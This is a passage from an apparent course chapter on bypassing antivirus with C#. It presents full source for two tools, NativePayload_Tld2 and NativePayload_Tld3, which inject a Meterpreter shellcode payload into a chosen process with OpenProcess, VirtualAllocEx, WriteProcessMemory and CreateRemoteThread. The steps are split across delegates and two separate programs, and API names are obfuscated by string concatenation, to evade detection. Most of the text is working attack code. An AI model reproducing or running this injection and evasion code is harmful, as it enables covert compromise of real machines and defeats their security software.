    public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);
    public static string mytest()
    {
        Console.WriteLine("bingo bingo");
        return "dsds";
    }

    public static IntPtr _Step1_(int XprocID, string Xcode)
    {
        string[] X = Xcode.Split(',');
        int Injection_to_PID = XprocID;
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("[!] Injection Started, Time {0}", DateTime.Now.ToString());
        Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[>] Injecting Meterpreter Payload to ");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("Process");
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine();
        Console.WriteLine("[!] Thread/Payload Writing Done, Time {0}", DateTime.Now.ToString());
        Console.WriteLine();

        byte[] Xpayload = new byte[X.Length];
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
        for (int i = 0; i < X.Length;)
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }
        // Console.WriteLine("[\" + System.DateTime.Now.ToString() + \"] Delay Detected.");

        IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
        return x;
    }
    public static IntPtr _Step2_(IntPtr a, int p)
    {
        IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
        return x;
    }
    public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
    {
        UIntPtr BS = UIntPtr.Zero;
        if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
        {
            // Console.WriteLine("Bingo ;D");
            return true;
        }
        else
        {
            return false;
        }
    }
    public static IntPtr _Step4_(IntPtr H, IntPtr HA)
    {
        uint x = 0;
        IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
        /// close
        CloseHandle(cde);
        CloseHandle(HA);
        return cde;
    }
}
public delegate IntPtr Mydels1and2(int a, string b);
public delegate IntPtr Mydels2and3(IntPtr a, int p);
public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Tld2 , Published by Damon Mohammadbagher , May 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_Tld2 Thread Injection into Target Process + C# Delegate [Step1]");
    Console.WriteLine();
    bool delay = false;
    string[] X = null;
    byte[] Xpayload = null;
    if (Convert.ToInt32( args[0]) > 0)
    {
        delay = true;
        X = args[2].Split(',');
        int Injection_to_PID = (Convert.ToInt32(args[1]));

        Xpayload = new byte[X.Length];

        for (int i = 0; i < X.Length;)
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }
    }
    else if (args[0].ToUpper() == "0")
    {
        delay = false;
        X = args[2].Split(',');
        int Injection_to_PID = (Convert.ToInt32(args[1]));

        Xpayload = new byte[X.Length];

        for (int i = 0; i < X.Length;)
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
// Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
if (delay)
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Steps will run by Delay.{0}).", args[0]);
}
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine("Step1 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.WriteLine("{0}", H.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine(" IntPtr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.WriteLine(" [API::OpenProcess]");
Console.WriteLine();

if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine("Step2 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.WriteLine("{0}", HA.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine(" IntPtr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.WriteLine(" [API::VirtualAllocEx]");
Console.WriteLine();

if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));

if (delstep3.Invoke(H, HA, Xpayload))
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step3 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}0000000", 0.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine(" true ;D Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::WriteProcessMemory]");
    Console.WriteLine();

    //IntPtr f = delstep4.Invoke(H, HA);
    //Console.ForegroundColor = ConsoleColor.DarkGray;
    //Console.WriteLine("Step4 Delegate.Invoke()");
    //Console.ForegroundColor = ConsoleColor.Cyan;
    //Console.WriteLine("{0}", f.ToString("X8"));
    //Console.ForegroundColor = ConsoleColor.DarkGray;
    //Console.WriteLine(" IntPtr Done.");
    //Console.ForegroundColor = ConsoleColor.White;
    //Console.WriteLine(" [API::CreateRemoteThread]");
    //Console.WriteLine();
    //Console.WriteLine();

    //Console.ForegroundColor = ConsoleColor.Gray;
    //Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegations ;)");
    //Console.WriteLine();
}
}
}
```

NativePayload_Tld3.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
```

```
namespace NativePayload_Tld3
{
    class Program
    {
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
public class DelCLSInvoke
{
    [Flags]
    public enum ProcessAccessFlags : uint
    {
        Terminate = 0x00000001,
        CreateThread = 0x00000002,
        VMOperation = 0x00000008,
        VMRead = 0x00000010,
        VMWrite = 0x00000020,
        DupHandle = 0x00000040,
        SetInformation = 0x00000200,
        QueryInformation = 0x00000400,
        Synchronize = 0x00100000,
        All = 0x001F0FFF
    }

    [Flags]
    public enum AllocationType
    {
        Commit = 0x00001000,
        Reserve = 0x00002000,
        Decommit = 0x00004000,
        Release = 0x00008000,
        Reset = 0x00080000,
        TopDown = 0x00100000,
        WriteWatch = 0x00200000,
        Physical = 0x00400000,
        LargePages = 0x20000000
    }

    [Flags]
    public enum MemoryProtection
    {
        NoAccess = 0x0001,
        ReadOnly = 0x0002,
        ReadWrite = 0x0004,
        WriteCopy = 0x0008,
        Execute = 0x0010,
        ExecuteRead = 0x0020,
        ExecuteReadWrite = 0x0040,
        ExecuteWriteCopy = 0x0080,
        GuardModifierflag = 0x0100,
        NoCacheModifierflag = 0x0200,
        WriteCombineModifierflag = 0x0400
    }
    [DllImport("ke" + "rne" + "l" + "32.dll")]
    public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool blnHeritHandle, int dwProcessId);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr hObject);

    [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
    public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

    public static IntPtr _Step1_(int XprocID)
    {
        int Injection_to_PID = XprocID;
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("[!] Attack Started, Time {0}", DateTime.Now.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("[>] Opening Target ");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("Process");
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine();
        Console.WriteLine("[!] Target Process Opening Done, Time {0}", DateTime.Now.ToString());
        Console.WriteLine();

        IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
        return x;
    }

    public static IntPtr _Step4_(IntPtr H, IntPtr HA)
    {

```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
        uint x = 0;
        IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
        /// close
        CloseHandle(cde);
        CloseHandle(HA);
        return cde;
    }
}
public delegate IntPtr Mydels1and2(int a);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
{
    bool delay = false;
    if (Convert.ToInt32(args[0]) > 0)
    { delay = true; }
    else if (args[0].ToUpper() == "0")
    { delay = false; }
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Tld3 , Published by Damon Mohammadbagher , May 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_Tld3 Thread Injection into Target Process + C# Delegate [Step2]");
    Console.WriteLine();
    Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
    Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
    Console.WriteLine();

    if (delay)
    {
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("[!] Steps will run by Delay.{0}.", args[0]);
    }

    if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));

    IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step1 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", H.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("IntPtr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::OpenProcess]");
    Console.WriteLine();
    if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));

    IntPtr f = delstep4.Invoke(H, ((IntPtr)Convert.ToInt64(args[2], 16)));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step4 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", f.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("IntPtr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::CreateRemoteThread]");
    Console.WriteLine();
    Console.WriteLine();

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2 ;)");
    Console.WriteLine();
}
}
```